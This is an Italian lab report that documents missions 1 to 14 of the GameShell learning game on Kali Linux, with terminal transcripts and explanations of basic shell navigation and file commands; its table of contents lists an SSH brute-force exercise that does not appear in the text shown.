

INDICE

INDICE.....	1
-------------	---

ESERCIZIO 1 GAME SHELL

INTRODUZIONE ED OBIETTIVO.....	2
PREPARAZIONE AMBIENTE DI LAVORO.....	3
SVOLGIMENTO DEL GIOCO.....	4-64

ESERCIZIO 2 PROGRAMMAZIONE

INTRODUZIONE ED OBIETTIVO.....	65
CONFIGURAZIONE PORTE SSH.....	66
IMPORTAZIONE LIBRERIE.....	67
SVILUPPO FUNZIONE.....	68
GESTIONE DELLE ECCEZIONI.....	69
CONFIGURAZIONE PARAMETRI OPERATIVI.....	70
GESTIONE ESITO.....	71
ESECUZIONE BRUTE-FORCE.....	72
STRUTTURA COMPLETA DEL CODICE.....	73
 BRUTE-FORSE SU METASPLOITABLE.....	74
SERVIZIO SSH.....	75
ADATTAMENTO PARAMETRI.....	76
ESECUZIONE BRUTE-FORCE.....	77
 CONCLUSIONE.....	78

ESERCIZIO 1

- GAMESHELL -

INTRODUZIONE ED OBIETTIVO

INTRODUZIONE : Il laboratorio ha avuto come obiettivo principale quello di prendere confidenza con l'ambiente Linux e con la shell.

Per trasformare la teoria in pratica e rendere l'apprendimento progressivo e dinamico è stato utilizzato *GameShell*, un gioco didattico pensato per introdurre gradualmente i comandi fondamentali della riga di comando.

Superando le diverse missioni proposte, l'attività ha permesso di mettere in pratica le principali funzionalità della shell in un contesto guidato ma progressivamente più complesso.

OBIETTIVO: L'obiettivo dell'esercizio consisteva nell'installare GameShell e completarne le missioni al fine di acquisire dimestichezza con i comandi essenziali necessari.

Lo scopo dell'attività era sviluppare competenze operative quali: esplorazione del file system, lettura e modifica dei permessi, uso delle redirezioni, pipeline, filtri testuali, applicazione di semplici tecniche di decifratura.

Il completamento dell'intero percorso ha permesso di tradurre i concetti teorici in un contesto pratico e guidato, consolidando varie abilità nell'utilizzo della shell.

PREPARAZIONE AMBIENTE DI LAVORO

Prima di procedere con l'utilizzo di GameShell, è stato necessario predisporre l'ambiente operativo su Kali Linux assicurandosi che il sistema fosse aggiornato e dotato dei pacchetti fondamentali per il corretto funzionamento del gioco.

La fase preparatoria ha previsto innanzitutto la verifica della connettività di rete e l'esecuzione del comando *sudo apt update* utile per sincronizzare gli indici dei pacchetti disponibili.

Successivamente sono stati installati i componenti richiesti ed una volta terminata l'installazione preliminare, è stata creata una directory dedicata al gioco cui al suo interno, si è proceduto al download dello script GameShell tramite wget dal repository ufficiale su GitHub ed è stato reso eseguibile tramite il comando chmod +x, permettendone l'avvio diretto da terminale.

MISSIONE 1

```
[mission 1] $ gsh goal
```

```
(_\ \ Mission goal
```

```
Go to the top of the main tower of the castle.
```

```
Useful commands
```

```
cd LOCATION
```

```
Move to the given location.
```

```
Remark: ``cd`` is an abbreviation for "change directory".
```

```
pwd
```

```
Show the path to your current location.
```

```
Remark: ``pwd`` is an abbreviation for "print working directory".
```

```
ls
```

```
Show a list of locations that are currently accessible.
```

```
Remark: ``ls`` is an abbreviation of "list".
```

```
gsh check
```

```
Check if the mission objective has been achieved.
```

```
gsh reset
```

```
Restart the mission from the beginning.
```

```
Remarks
```

```
UPPERCASE words appearing in commands are meta-variables: you need to replace them by appropriate (string) values.
```

```
Most filesystems treat uppercase and lowercase characters differently. Make sure you use the correct path.
```

```
(*)__/_\\_\\_)
```

Obiettivo : raggiungere la parte più alta della torre principale del castello, esercitandosi nella navigazione tra directory attraverso i comandi fondamentali della shell Linux.

```

[use 'gsh help' to get a list of available commands]
[mission 1] $ pwd
/home/kali/gameshell/gameshell/World

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Castle Forest Garden Mountain Stall

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Castle

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Cellar Great_hall Main_building Main_tower Observatory

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Main_tower

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
First_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd First_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Second_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Second_floor

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls
Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 1] $ cd Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 1] $ ls

[use 'gsh help' to get a list of available commands]
[mission 1] $ gsh check

Congratulations, mission 1 has been successfully completed!

[ progress was saved in /home/kali/gameshell/gameshell-save.sh ]

|-----+
| Use the command
|   $ gsh help
| to get the list of "gsh" commands.
+---+

```

Procedura svolta: L'attività è iniziata con un controllo dell'ambiente circostante, così da capire il punto esatto in cui ci si trovava e avere un primo orientamento.

Dopo una rapida occhiata ai contenuti disponibili, ci si è mossi verso la torre, riconoscendola come la struttura da esplorare, da lì è cominciata una progressione ordinata attraverso i diversi livelli: prima l'ingresso, poi i piani intermedi, fino a raggiungere gradualmente la parte più alta.

Ad ogni avanzamento si è scelto la direzione corretta, seguendo la logica dell'edificio e attraversando gli spazi uno dopo l'altro; procedendo in questo modo la sequenza degli spostamenti si è definita con naturalezza, permettendo di avanzare senza esitazioni attraverso ogni ambiente fino a raggiungere il punto stabilito dalla missione

MISSIONE 2

```
[mission 2] $ gsh goal
```

```
()=(  
    _____  
    Mission goal  
    _____  
    Go the castle's cellar.  
  
    Secondary objective  
    _____  
    Understand the difference between ``cd -`` and ``cd ..``.  
  
    Useful commands  
    _____  
    cd -  
        Jump back to the location you were in prior to your last move.  
    cd ..  
        Move to the parent directory (one step back along the path to your current location).  
    pwd  
        See the path to your current location.  
)
```

```
[use 'gsh help' to get a list of available commands]  
[mission 2] $ █
```

Obiettivo: l'attività richiedeva di raggiungere la sezione sotterranea del castello, ossia la *cellar*, muovendosi all'interno della struttura del file system.

```

[use 'gsh help' to get a list of available commands]
[mission 2] $ pwd
/home/kali/gameshell/gameshell/World/Castle/Main_tower/First_floor/Second_floor/Top_of_the_tower

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..

[use 'gsh help' to get a list of available commands]
[mission 2] $ pwd
/home/kali/gameshell/gameshell/World/Castle/Main_tower/First_floor/Second_floor

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..

[use 'gsh help' to get a list of available commands]
[mission 2] $ pwd
/home/kali/gameshell/gameshell/World/Castle/Main_tower/First_floor

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..

[use 'gsh help' to get a list of available commands]
[mission 2] $ pwd
/home/kali/gameshell/gameshell/World/Castle/Main_tower

[use 'gsh help' to get a list of available commands]
[mission 2] $ cd ..

[use 'gsh help' to get a list of available commands]
[mission 2] $ pwd
/home/kali/gameshell/gameshell/World/Castle


[use 'gsh help' to get a list of available commands]
[mission 2] $ cd Cellar

[use 'gsh help' to get a list of available commands]
[mission 2] $ gsh check

Congratulations, mission 2 has been successfully completed!

[ progress was saved in /home/kali/gameshell/gameshell-save.sh ]

```



Procedura svolta: il livello di questa missione è iniziato mediante una verifica preliminare della posizione corrente, utile per orientarsi all'interno della struttura e comprendere esattamente il punto da cui partire. A seguito di questo controllo è stato intrapreso un percorso di risalita attraverso le directory sovrastanti, utilizzando una sequenza di spostamenti progressivi che ha consentito di arretrare passo dopo passo verso i livelli superiori del file system.

Ogni avanzamento è stato accompagnato da un'ulteriore verifica della posizione, così da assicurare la corretta ricostruzione del tragitto e mantenere il pieno controllo.

Riconosciuta la directory principale del castello, l'accesso all'area interessata è avvenuto proseguendo verso la sua zona inferiore, dove l'ingresso alla cantina è stato raggiunto senza incertezze.

Una volta completato il percorso previsto dalla missione, la verifica finale ha confermato il buon esito dell'operazione

MISSIONE 3

```
[mission 3] $ gsh goal
```

Mission goal

Go back to the starting location and then go to the throne room using only two commands.

Remark

You may experiment with as many commands as you want, but to validate the mission the following conditions need to be met:
- the second to last command takes you to the starting point,
- the last command takes you directly to the throne room.

Useful commands

cd
Move back to the starting location.

cd LOCATION1/LOCATION2/LOCATION3
Make several moves in one command.

Remark

UPPERCASE words appearing in commands are meta-variables: you need to replace them by appropriate (string) values.

```
[mission 3] $ cd  
[use 'gsh help' to get a list of available commands]  
[mission 3] $ cd Castle/Main_building/Throne_room  
[use 'gsh help' to get a list of available commands]  
[mission 3] $ gsh check  
Congratulations, mission 3 has been successfully completed!
```

```
Well done!!!  
From now on, the current location will be shown just before the command prompt.
```



Procedura svolta : si è riportata la sessione nella posizione iniziale prevista, utilizzando il comando di spostamento privo di argomenti.

Una volta ristabilita la collocazione esatta, si è proceduto con un unico movimento mirato, a condurre direttamente la destinazione finale attraverso il percorso indicato, rispettando così il vincolo delle sole due istruzioni consentite.

Completato lo spostamento richiesto, la verifica conclusiva ha confermato che l'operazione è stata eseguita correttamente.

MISSIONE 4

```
(   ^   )-----(   ^   )
| | |
| | Mission goal
| | _____
| |
| | Build a "Hut" in the forest, and then build a "Chest" in the hut.
| |
| | Useful commands
| | _____
| |
| | mkdir DIRECTORY
| | Create a new directory inside the current directory.
| | Remark: ``mkdir`` is an abbreviation for "make directory".
| |
(   )-----(   )
```

```
~/Castle/Main_building/Throne_room
[mission 4] $ cd

~
[mission 4] $ cd Forest

~/Forest
[mission 4] $ mkdir Hut

~/Forest
[mission 4] $ cd Hut

~/Forest/Hut
[mission 4] $ mkdir Chest

~/Forest/Hut
[mission 4] $ gsh check

Congratulations, mission 4 has been successfully completed!
```

Obiettivo: L'obiettivo della missione consiste nella creazione di una nuova struttura all'interno dell'ambiente di gioco: una *Hut* (capanna) all'interno della Foresta, seguita dalla creazione di una *Chest* posizionata all'interno della capanna stessa.

Procedura svolta : L'attività è proseguita uscendo dall'area della Throne Room e riposizionandosi all'esterno mediante un semplice spostamento di directory, così da raggiungere il punto da cui avviare la fase successiva. Una volta lasciato il castello, ci si è diretti verso la foresta attraverso un comando di navigazione diretto, che ha permesso di accedere rapidamente all'ambiente richiesto dalla missione.

All'interno della nuova area è stata poi predisposta la struttura necessaria, creando la capanna tramite l'apposito comando. Successivamente si è fatto ingresso nella capanna e, mantenendo la stessa logica operativa, al suo interno è stata aggiunta la directory destinata a fungere da forziere personale. Al termine delle operazioni, la verifica finale ha confermato l'esecuzione corretta di tutte le istruzioni richieste.

MISSIONE 5

```
~/Forest/Hut
[mission 5] $ gsh goal

^
(○)--->.....)=○
\/
(
)
Mission goal
(
)
Go back to the cellar and get rid of all the spiders. Leave the bats alone: they appear on the castle's coat of arms and are said to confer luck.
(
)
Useful commands
(
)
rm FILE1 FILE2 ... FILEn
Delete the files (permanently).
Remark: "rm" is an abbreviation for "remove".
(
)
\.....)=○
\/
(○)--->.....)=○
```

Obiettivo: l'obiettivo della missione consisteva nell'eliminare tutti i file "*spider*" (ragni) presenti nella Cellar del Castello, preservando però i file "*bat*" (pipistrelli), che secondo la leggenda portano fortuna al castello e compaiono sul suo stemma.

```
~
[mission 5] $ cd
~
[mission 5] $ cd Castle/Cellar
~/Castle/Cellar
[mission 5] $ ls
barrel_of_apples bat_1 bat_2 spider_1 spider_2 spider_3
~/Castle/Cellar
[mission 5] $ rm spider_1 spider_2 spider_3
~/Castle/Cellar
[mission 5] $ gsh check
Congratulations, mission 5 has been successfully completed!
```

Procedura svolta: l'esecuzione ha avuto inizio riposizionandosi correttamente all'esterno della capanna lasciando la directory della foresta per tornare al punto di partenza attraverso un semplice spostamento mirato.

Una volta ristabilita la posizione principale ci si è diretti verso la cantina del castello, raggiungendola mediante un comando di navigazione diretto consentendo di accedere all'area.

All'interno della cantina, un controllo preliminare dei contenuti ha permesso di identificare la presenza di vari elementi, tra cui pipistrelli, un barile di mele e un gruppo di ragni.

A questo punto è stata svolta l'operazione richiesta, eliminando esclusivamente i file relativi ai ragni e lasciando inalterati gli altri elementi presenti, così da ripristinare l'ordine nell'ambiente senza rimuovere nulla di non necessario.

Terminata la pulizia, la verifica conclusiva ha confermato che l'intervento è stato eseguito correttamente, attestando l'avvenuto completamento della missione.

MISSIONE 6

```
~/Castle/Cellar  
[mission 6] $ gsh goal

./..
Mission goal
=====
Collect all the coins that you can find in the garden in front of the castle, and put them in your chest in your hut in the forest.

Useful commands
=====
mv FILE1 FILE2 ... FILEn DIRECTORY
  Move the files to the directory.
  Remark: ``mv`` is an abbreviation of "move".
~ The ``~`` symbol is an abbreviation for the initial directory.
  Example: wherever you are, ``~/Tavern`` denotes the directory (or file) "Tavern" in the initial directory.
```

Obiettivo: l'obiettivo della missione consisteva nel raccogliere tutte le monete (*coins*) presenti nel Garden di fronte al castello e trasferirle nella Chest (forziere) situata all'interno della Hut nella Forest, creata nelle missioni precedenti.

```
~/Garden
[mission 6] $ pwd
/home/kali/gameshell/gameshell/World/Garden

~/Garden
[mission 6] $ ls
coin_1  coin_2  coin_3  Flower_garden  Maze  Shed

~/Garden
[mission 6] $ mv coin_* ~/Forest/Hut/Chest

~/Garden
[mission 6] $ ls
Flower_garden  Maze  Shed

~/Garden
[mission 6] $ gsh check

Congratulations, mission 6 has been successfully completed!

[ progress was saved in /home/kali/gameshell/gameshell-save.sh ]

+-----+
| Use the command
|   $ gsh help
| to get the list of "gsh" commands.
+-----+
```

Procedura svolta: l'attività è iniziata verificando la posizione corrente, così da assicurarsi di trovarsi nel punto corretto prima di proseguire con le operazioni richieste.

Dopo essersi spostati nel *giardino*, un controllo preliminare ha confermato la nuova collocazione e ha permesso di osservare la presenza di diversi elementi tra cui le tre monete da recuperare insieme ad altre strutture decorative dell'area.

aaaA questo punto si è proceduto con un'azione unica e mirata, spostando simultaneamente tutte le monete presenti grazie a una selezione basata sul loro prefisso comune, trasferendole direttamente nel forziere personale situato nella capanna della foresta ed un controllo successivo ha mostrato l'area del giardino ripulita correttamente, lasciando soltanto gli altri elementi non coinvolti nella missione.

La verifica conclusiva ha confermato l'esecuzione corretta della procedura e il trasferimento completo del tesoro nella destinazione prevista.

MISSIONE 7

```
~/Garden
[mission 7] $ gsh goal
/ \ / \_ .. _/ \ / \
( \_ / \_ || Mission goal _\ \_ ) )
|| _____
|| Collect all the coins hidden in the garden in front of the castle, and put them in your chest (in your hut in the forest).
|| _____
|| Secondary objective
|| _____
|| Learn how to use the "Tab" key to go faster.
|| _____
|| Useful commands
|| _____
|| ls -A
||   List all the files of the current directory, including hidden files. (A file is "hidden" when its name starts with a dot.)
|| Tab
||   The tabulation key "completes" the name of a file or directory once you have typed the beginning of its name. This only works
|| if there is only one possible completion.
|| Tab-Tab
||   Pressing tabulation twice successively shows a list of possible completions.
/ \ / \_ .. _/ \ / \
( \_ / \_ ) _\ \_ ) )

~/Garden
[mission 7] $ ls -A
.33918_coin_1 .35737_coin_3 .60739_coin_2 Flower_garden Maze Shed
~/Garden
[mission 7] $ mv .33918_coin_1 .35737_coin_3 .60739_coin_2 ~/Forest/Hut/Chest
~/Garden
[mission 7] $ gsh check
Congratulations, mission 7 has been successfully completed!
[ progress was saved in /home/kali/gameshell/gameshell-save.sh ]
```

Obiettivo: lo scopo della missione era raccogliere tutte le monete nascoste nel giardino antistante il castello e trasferirle all'interno della Chest situata nella Hut nella foresta.

Procedura svolta: all'interno della directory Garden, è stata effettuata una ricognizione iniziale tramite il comando di visualizzazione completo in maniera tale da individuare con precisione tutte le monete presenti (incluse quelle non immediatamente visibili).

Una volta riconosciuti i file che le rappresentavano si è proceduto al loro trasferimento in un'unica operazione, indicando come destinazione il forziere custodito nella capanna all'interno della Foresta. Terminato lo spostamento, il controllo finale ha confermato senza esitazioni il buon esito della missione.

MISSIONE 8

Obiettivo: lo scopo della missione era eliminare tutti i ragni che infestavano nuovamente la cantina del castello, preservando ancora una volta i pipistrelli e gli altri elementi presenti. A differenza della missione 5, questa volta i ragni erano molto più numerosi, rendendo necessario l'utilizzo di tecniche avanzate per completare l'operazione in modo efficiente.

```
~/Garden
[mission 8] $ cd

~
[mission 8] $ pwd
/home/kali/gameshell/gameshell/World

~
[mission 8] $ cd Castle/Cellar

~/Castle/Cellar
[mission 8] $ ls
10137_spider_48 14179_spider_29 16498_spider_17 18091_spider_14 18879_spider_18 20921_spider_23 22480_spider_31 27390_spider_35 32165_spider_13 5555_spider_47 7886_bat_5 barrel_of_apples
11075_spider_6 1483_spider_16 17588_spider_41 18149_spider_24 1993_bat_4 21040_bat_2 24481_spider_1 28580_spider_45 32575_spider_20 5925_spider_50 8175_spider_3
11192_spider_42 15703_spider_26 17593_spider_11 18270_spider_49 20618_spider_28 21626_spider_34 25664_spider_43 30451_spider_9 4379_spider_5 6268_spider_15 9310_spider_44
11343_spider_46 15711_spider_27 17637_spider_36 18463_spider_10 20795_spider_7 21639_spider_32 26600_spider_33 30758_spider_21 438_spider_22 6304_spider_38 9424_spider_2
12731_spider_30 15749_spider_12 17774_bat_1 18842_spider_37 2081_spider_4 22475_spider_19 26781_bat_3 31207_spider_39 5242_spider_40 7611_spider_8 9685_spider_25

~/Castle/Cellar
[mission 8] $ rm *spider*

~/Castle/Cellar
[mission 8] $ gsh check

Congratulations, mission 8 has been successfully completed!

[ progress was saved in /home/kali/gameshell/gameshell-save.sh ]
```

Procedura svolta: La procedura è iniziata tornando alla posizione di partenza prevista dalla missione, così da ripristinare il contesto corretto prima di procedere.

Dopo aver verificato l'esatta collocazione tramite un rapido controllo del percorso, ci si è diretti nella cantina del castello, raggiunta senza incertezze attraverso un semplice spostamento mirato; una volta all'interno della Cellar è stato esaminato l'intero contenuto, rivelando una grande quantità di file riconducibili ai ragni insieme a pochi elementi non inerenti alla suddetta missione. A questo punto, l'eliminazione dei file indesiderati è avvenuta in un'unica operazione, selezionando tutte le occorrenze associate ai ragni mediante un'espressione mirata. Completata la pulizia, la verifica finale ha confermato la riuscita dell'intervento, attestando che la cantina è stata ripristinata come richiesto.

MISSIONE 9

```
~/Castle/Cellar  
[mission 9] $ gsh goal
```

Mission goal

The spiders are getting clever: they found a way to hide.
Get rid of all the spiders that are hiding in the cellar without disturbing the bats.

Shell patterns

* The "*" character stands in for any sequence of characters (including an empty sequence).

? The "?" character stands in for any single character.

Remark

The wildcards "*" and "?" don't see hidden files, you need to add an explicit dot at the start of the pattern.

Obiettivo: lo scopo della missione era eliminare tutti i ragni che si erano nascosti nella cantina del castello.

Questa volta i ragni avevano trovato un nascondiglio più sofisticato, trasformandosi in file nascosti (preceduti dal carattere punto), rendendo necessario l'utilizzo di *pattern matching* avanzati per individuarli ed eliminarli, preservando sempre i pipistrelli.

Procedura svolta: all'interno della directory corretta ai fini del conseguimento della missione (ossia cantina) si è proceduto a un controllo preliminare della posizione utile per confermare l'esatto punto di partenza.

Da lì si è passati direttamente alla rimozione dei file correlati ai *ragni*, utilizzando un pattern mirato che permette di intercettare anche gli elementi nascosti presenti nella directory; òa cancellazione è avvenuta in un'unica operazione rendendo l'intervento efficace e lasciando la cartella completamente sgombra dagli elementi indesiderati.

Conclusa la procedura, la verifica finale ha confermato il buon esito dell'azione.

MISSIONE 10

```
[mission 10] $ gsh goal
()=()
| Mission goal
| _____
| You have taken a fancy to the four standards in the great hall of the castle. As stealing them would not go unnoticed, put a copy (same name, same content) of each in your chest.
| _____
| Useful commands
| _____
| cp FILE DIRNAME
| Copy the file to the directory.
| Remark: ``cp`` is an abbreviation of "copy".
()=()

~/Castle/Cellar
[mission 10] $ cd ..
~/Castle
[mission 10] $ cd Great_hall
~/Castle/Great_hall
[mission 10] $ pwd
/home/kali/gameshell/gameshell/World/Castle/Great_hall
~/Castle/Great_hall
[mission 10] $ ls
25197_stag_head 38958_suit_of_armour 60592_decorative_shield standard_1 standard_2 standard_3 standard_4
~/Castle/Great_hall
[mission 10] $ cp standard_1 standard_2 standard_3 standard_4 ~/Forest/Hut/Chest
~/Castle/Great_hall
[mission 10] $ gsh check
Congratulations, mission 10 has been successfully completed!
[ progress was saved in /home/kali/gameshell/gameshell-save.sh ]
```

Obiettivo: lo scopo della missione era creare delle copie dei quattro standardi presenti nella Great_hall del castello e trasferirle nel forziere personale situato nella Hut nella foresta. Poiché rubare gli originali sarebbe stato troppo evidente, è stato necessario copiare ogni standardo mantenendo lo stesso nome e contenuto.

Procedura svolta: La procedura si è avviata risalendo dai livelli inferiori del castello fino a raggiungere l'ingresso del grande salone, così da posizionarsi nel contesto corretto prima di intervenire. Dopo un rapido controllo del percorso, utile a confermare di trovarsi nella Great Hall, l'ambiente è stato esaminato in maniera tale da identificare i file di interesse: quattro *standardi*, distinti ma chiaramente riconoscibili tra gli altri oggetti presenti nella stanza. Una volta individuati tutti gli elementi richiesti, la loro gestione è avvenuta copiando simultaneamente ciascuno stendardo verso il forziere situato nella capanna all'interno della foresta; questa scelta ha permesso di riprodurre fedelmente ogni oggetto mantenendone nome e contenuto. Concluse le operazioni necessarie al sueramento del livello , la verifica finale ha confermato la corretta esecuzione della missione, attestando che tutte le copie sono state collocate nel forziere come previsto.

MISSIONE 11

```
~/Castle/Great_hall  
[mission 11] $ gsh goal
```

```
The tapestries in the castle's great hall are also particularly beautiful. Put a copy of each in your chest.
```

```
Useful commands
```

```
cp FILE1 FILE2 ... FILEn DIRNAME  
Copy the files to the directory.  
Remark: ``cp'' is an abbreviation of "copy".
```

```
Shell patterns
```

```
*
```

The "*" character stands in for any sequence of characters (including an empty sequence).

```
?
```

The "?" character stands in for any single character.

Obiettivo: Lo scopo della missione era creare delle copie di tutti gli arazzi (*tapestries*) presenti nella *Great_hall* del castello e trasferirle nel forziere personale situato nella *Hut* nella foresta.

Anche in questo caso, per evitare di destare sospetti, era necessario copiare gli arazzi mantenendo nome e contenuto originali.

```
~/Castle/Great_hall  
[mission 11] $ pwd  
/home/kali/gameshell/gameshell/World/Castle/Great_hall  
~/Castle/Great_hall  
[mission 11] $ ls  
18011_tapestry_03      29165_tapestry_02  36508_suit_of_armour  49129_tapestry_09  55251_tapestry_04  59466_tapestry_06  62361_tapestry_10  standard_2  standard_4  
22011_decorative_shield 35545_tapestry_05  36883_tapestry_01      52301_stag_head     56443_tapestry_08  60632_tapestry_07  standard_1   standard_3  
~/Castle/Great_hall  
[mission 11] $ cp *tapestry* ~/Forest/Hut/Chest  
~/Castle/Great_hall  
[mission 11] $ gsh check  
Congratulations, mission 11 has been successfully completed!  
[ progress was saved in /home/kali/gameshell/gameshell-save.sh ]
```

Procedura svolta: Dopo essersi posizionati nel grande salone del castello, il percorso è stato inizialmente verificato attraverso un rapido controllo della posizione corrente così da assicurarsi di operare nell'ambiente corretto.

Una volta confermata la presenza nella Great Hall, l'attenzione si è concentrata sui numerosi elementi presenti nella stanza, tra cui diversi arazzi identificabili grazie alla loro nomenclatura.

L'analisi del contenuto ha permesso di individuare con immediatezza tutti gli arazzi richiesti, che sono stati selezionati in blocco mediante un'unica espressione generale; questa scelta ha consentito di gestire simultaneamente ogni file pertinente evitando ripetitività nelle operazioni svolte.

La copia degli arazzi verso il forziere custodito nella capanna all'interno della foresta è avvenuta in un unico passaggio, garantendo la corretta duplicazione di ciascun elemento senza alterarne nome o struttura.

A conclusione dell'attività, la verifica finale ha confermato che ogni arazzo è stato trasferito correttamente, attestando il completamento pieno della missione

MISSIONE 12

```
Mission goal
While wandering around the first floor of the main tower, some magnificent paintings catch your eye. Add a copy of the oldest one to your chest.

Secondary objectives
Take a moment to admire the sheer beauty of the paintings.

Useful commands
ls -l
Print the list of files of the current directory, with additional information including last modification date.

cat FILE
Display the contents of the file.

/Castle/Great_hall
mission 12] $ cd ..

/Castle
mission 12] $ pwd
/home/kali/gameshell/gameshell/World/Castle

/Castle
mission 12] $ cd Main_tower/First_floor

/Castle/Main_tower/First_floor
mission 12] $ ls -l
total 16
rw-rw-r-- 1 kali kali 1503 Jun 23 2000 painting_bvMBIcnQ
rw-rw-r-- 1 kali kali 1055 May 22 1984 painting_UWPhGzAJ
rw-rw-r-- 1 kali kali 1455 Jul 1 2019 painting_UZxzmbQh
rwxrwxr-x 3 kali kali 4096 Nov 14 14:55 Second_floor

/Castle/Main_tower/First_floor
mission 12] $ cp painting_UWPhGzAJ ~/Forest/Hut/Chest

/Castle/Main_tower/First_floor
mission 12] $ gsh check

Congratulations, mission 12 has been successfully completed!
```

Obiettivo: lo scopo della missione era esplorare il primo piano della torre principale del castello, identificare il dipinto più antico tra quelli presenti e crearne una copia da trasferire nel forziere personale.

L'obiettivo secondario invitava inoltre ad ammirare la bellezza dei dipinti presenti.

Procedura svolta: il percorso si è sviluppato risalendo dagli ambienti inferiori del castello fino a ritrovare l'accesso alla torre principale, così da riposizionarsi con precisione nel punto da cui avviare l'esplorazione.

Una volta confermata la collocazione all'interno della struttura centrale, ci si è diretti verso il primo piano della *Main Tower*, luogo in cui erano esposti diversi dipinti di particolare valore.

Giunti nella sala dedicata, il contenuto è stato esaminato con attenzione osservando sia i nomi sia le date associate ai vari quadri, così da stabilire con certezza quale fosse l'opera più antica tra quelle disponibili; l'analisi cronologica ha permesso di identifierla rapidamente, distinguendola dagli altri elementi presenti nella stanza.

Dopo aver individuato il dipinto corretto, questo è stato duplicato e trasferito nel forziere custodito nella capanna della foresta, mantenendone intatto sia il nome sia la struttura originale. L'operazione si è svolta in modo lineare ed efficace, assicurando che la copia venisse collocata esattamente nel luogo previsto.

La verifica conclusiva ha confermato il buon esito dell'intervento, attestando che il dipinto più antico è stato correttamente copiato e depositato nel forziere, come richiesto dalla missione.

MISSIONE 13 (FACOLTATIVA)

Mission goal

Nostradamus predicted a spectacular star conjunction on the 10-23-2019.
But what will the day of the week be on that date?

When you have it, run the command ``gsh check``.

Useful commands

```
cal  
    Print a calendar for the current month.  
  
cal YEAR  
    Print a calendar for the given year.
```

```
| This mission is optionnal. You can skip it and go to the next one with the |  
| command |
```

```
|   $ gsh skip |
```

```
~/Castle/Main_tower/First_floor  
[mission 13] $ █
```

Obiettivo: lo scopo della missione era rispondere a un enigma basato su una predizione di Nostradamus riguardante una spettacolare congiunzione stellare avvenuta il 23 ottobre 2019; il compito consisteva nell'identificare quale giorno della settimana corrispondesse a quella specifica data.

```

~/Castle/Main_tower/First_floor
[mission 13] $ cal 2019
          2019
January   February   March
Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa
  1  2  3  4  5       1  2           1  2
  6  7  8  9 10 11 12   3  4  5  6  7  8  9   3  4  5  6  7  8  9
13 14 15 16 17 18 19   10 11 12 13 14 15 16 10 11 12 13 14 15 16
20 21 22 23 24 25 26   17 18 19 20 21 22 23 17 18 19 20 21 22 23
27 28 29 30 31         24 25 26 27 28           24 25 26 27 28 29 30
                           31

April      May        June
Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa
  1  2  3  4  5  6       1  2  3  4           1
  7  8  9 10 11 12 13   5  6  7  8  9 10 11   2  3  4  5  6  7  8
14 15 16 17 18 19 20   12 13 14 15 16 17 18  9 10 11 12 13 14 15
21 22 23 24 25 26 27   19 20 21 22 23 24 25 16 17 18 19 20 21 22
28 29 30                 26 27 28 29 30 31 23 24 25 26 27 28 29
                           30

July       August      September
Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa
  1  2  3  4  5  6       1  2  3           1  2  3  4  5  6  7
  7  8  9 10 11 12 13   4  5  6  7  8  9 10   8  9 10 11 12 13 14
14 15 16 17 18 19 20   11 12 13 14 15 16 17 15 16 17 18 19 20 21
21 22 23 24 25 26 27   18 19 20 21 22 23 24 22 23 24 25 26 27 28
28 29 30 31             25 26 27 28 29 30 31 29 30 31

October    November     December
Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa   Su Mo Tu We Th Fr Sa
  1  2  3  4  5       1  2           1  2  3  4  5  6  7
  6  7  8  9 10 11 12   3  4  5  6  7  8  9   8  9 10 11 12 13 14
13 14 15 16 17 18 19   10 11 12 13 14 15 16 15 16 17 18 19 20 21
20 21 22 23 24 25 26   17 18 19 20 21 22 23 22 23 24 25 26 27 28
27 28 29 30 31         24 25 26 27 28 29 30 29 30 31

```

~/Castle/Main_tower/First_floor
[mission 13] \$ gsh check
What was the day of the week for the 10-23-2019?
1 : Monday
2 : Tuesday
3 : Wednesday
4 : Thursday
5 : Friday
6 : Saturday
7 : Sunday
Your answer: 3
Congratulations, mission 13 has been successfully completed!
[progress was saved in /home/kali/gameshell/gameshell-save.sh]
|-----+-----|

Procedura svolta: la ricostruzione è iniziata all'interno del primo piano della torre principale, dove si è deciso di consultare il calendario dell'anno richiesto per individuare con precisione il giorno della settimana associato alla data indicata; mediante un'unica interrogazione del calendario annuale, l'intera struttura dei mesi è stata visualizzata in maniera chiara permettendo di scorrere rapidamente fino a ottobre e rintracciare la giornata del 23.

Una volta individuata la posizione esatta della data all'interno del mese è stato semplice associare il numero al giorno della settimana corrispondente, leggendo la linea del calendario e verificando la colonna di appartenenza.

Identificato il giorno corretto, la risposta è stata fornita al sistema di controllo della missione, che ha riconosciuto immediatamente la soluzione ed ha convalidato il completamento dell'attività.

MISSIONE 14

Obiettivo: lo scopo della missione era creare un alias chiamato "*la*" per semplificare l'esecuzione del comando *ls -A*, che permette di visualizzare tutti i file inclusi quelli nascosti.

L'obiettivo era ridurre la digitazione da 5 caratteri a soli 2, rendendo più efficiente la verifica della presenza di file nascosti.

La missione suggeriva inoltre che nelle vicinanze si trovava una roccia nascosta fortunata.

Procedura svolta: l'attività si è svolta all'interno del primo piano della torre principale dove si è deciso di semplificare la consultazione dei file nascosti introducendo un alias dedicato.

